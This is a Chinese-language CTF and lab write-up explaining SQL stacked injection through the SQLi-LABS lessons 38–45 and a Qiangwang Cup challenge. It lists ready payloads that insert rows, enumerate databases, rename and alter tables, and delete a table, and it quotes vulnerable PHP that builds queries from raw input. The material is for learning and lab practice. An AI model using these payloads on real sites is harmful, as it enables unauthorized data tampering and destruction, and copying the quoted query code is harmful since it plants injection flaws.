
没有任何过滤，单引号闭合




为了学到东西，查询了wp，是有关堆叠注入的

SQLi-LABS Page-3 (Stacked Injections)

整个page3都是关于堆叠注入的
利用堆叠注入可以在数据库中新建表项
payload:
Less38 ?
id=1%27;insert%20into%20users(id,username,password)%20values%20(%2738%27,%27less38%27,%27hello%27)--+
Less39 ?
id=1;%20insert%20into%20users%20(id,username,password)%20values%20(%2739%27,%27roo%27,%27man%27)%23
Less40 ?
id=1%27);%20insert%20into%20users%20(id,username,password)%20values%20(%2740%27,%27roo%27,%27man%27)%23
Less41 ?
id=1;insert%20into%20users(id,username,password)%20values(%2741%27,%27roo%27,%27man%27)%23
Less42
login_user=1&login_password=1';insert%20into%20users(id,username,password)%20values(%2742%27,%27roo%27,%27man%27)#&mysubmit=Login
Less43
login_user=1&login_password=1');insert%20into%20users(id,username,password)%20values(%2743%27,%27roo%27,%27man%27)#&mysubmit=Login
Less44 login_user=1&login_password=1';insert into users(id,username,password) values('44','roo','man')#&mysubmit=Login

Less45 login_user=1&login_password=1';insert into users(id,username,password) values('45','roo','man')#&mysubmit=Login



id	username	password
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
13	admin4	admin4
14	admin5	admin5
38	less38	hello

堆叠注入和联合查询注入是有区别的，union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。

当过滤了很多关键字时可以使用堆叠注入

堆叠注入的使用条件十分有限，其可能受到API或者数据库引擎，又或者权限的限制只有当调用数据库函数支持执行多条sql语句时才能够使用，利用mysqli_multi_query()函数就支持多条sql语句同时执行，但实际情况中，如PHP为了防止sql注入机制，往往使用调用数据库的函数是mysqli_ query()函数，其只能执行一条语句，分号后面的内容将不会被执行，所以可以说堆叠注入的使用条件十分有限，一旦能够被使用，将可能对网站造成十分大的威胁。

堆叠注入的局限

我们的web系统中，因为代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生错误或者结果只能被忽略，我们在前端界面是无法看到返回结果的。因此，在读取数据时，我们建议使用union（联合）注入。同时在使用堆叠注入之前，我们也是需要知道一些数据库相关信息的，例如表名，列名等信息

这个题使用的就是mysqli_multi_query，就可以使用堆叠注入

```
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
else
{
    @mysqli_select_db($con1, $dbname) or die ( "Unable to connect to the datab
}



$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
/* execute multi query */
if (mysqli_multi_query($con1, $sql))
{


    /* store first result set */
    if ($result = mysqli_store_result($con1))
    {
        if($row = mysqli_fetch_row($result))
        {
            echo '<font size = "5" color= "#00FF00">';
            printf("Your Username is : %s", $row[1]);
            echo "<br>";
            printf("Your Password is : %s", $row[2]);
```

之前的题使用的都是mysqli_query，所以不能用堆叠注入

```
connectivity
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
$result=mysqli_query($con, $sql);
$row = mysqli_fetch_array($result, MYSQLI_BOTH);
if($row)
```

一道利用堆叠注入的CTF题：

从强网杯看堆叠注入

强往杯这道题过滤了sql很多查询语句，所以会去想到堆叠注入。

在SQL中，分号（;）是用来表示一条sql语句的结束，我们在 ; 结束一个sql语句后继续构造下一条语句，会一起执行，这就是堆叠注入。

而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么?

区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。

例如：

```
用户输入：1; DELETE FROM products
服务器端生成的sql语句为： Select * from products where productid=1;DELETE FROM products
```

当执行查询后，第一条显示查询信息，第二条则将整个表进行删除

进入正题：

```
1';show databases;#
```

也就是说我们执行完第一句满足条件的语句之后，还能再执行一条语句（没有条件限制），依此来查看数据库、表名

```
1';show tables from supersqli;#
```

如果查看的表名是字符串，就需要加上反引号（`）英文输入法下按esc下面那个键即可

```
1';show columns from __;#(内容替换下划线)
```

我们找到了flag在哪里，无法继续用语句查看内容

根据两个表的情况结合实际查询出结果,判断出words是默认查询的表，因为查询出的结果是一个数字加一个字符串，words表结构也是id（数字）和data（字符串），查询传入参数也就是赋值给了id

rename和alert

先介绍rename和alert的用法：

rename:修改一个或多个表的名称

```
RENAME TABLE old_table_name TO new_table_name;
```

alert:向表中添加字段

```
Alter table [表名] add [列名] 类型
```

保留old和new列名

```
列名：a ---->b 列类型
```

```
    ALTER TABLE t1 CHANGE a b INTEGER;
```

由于这道题没有禁用rename和alert，所以我们可以采用修改表结构的方法来得到flag 将words表名改为words1，再将数字名表（1919810931114514）改为words，这样数字名表就是默认查询的表了，但是它少了一个id列，可以将flag字段改为id，或者添加id字段

payload：

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `flag` `id` varchar(100);#
```

然后使用1' or 1=1#显示表中所有内容，即可查询出flag

堆叠注入的各种使用姿势：https://www.cnblogs.com/lcamry/p/stacked_injection.html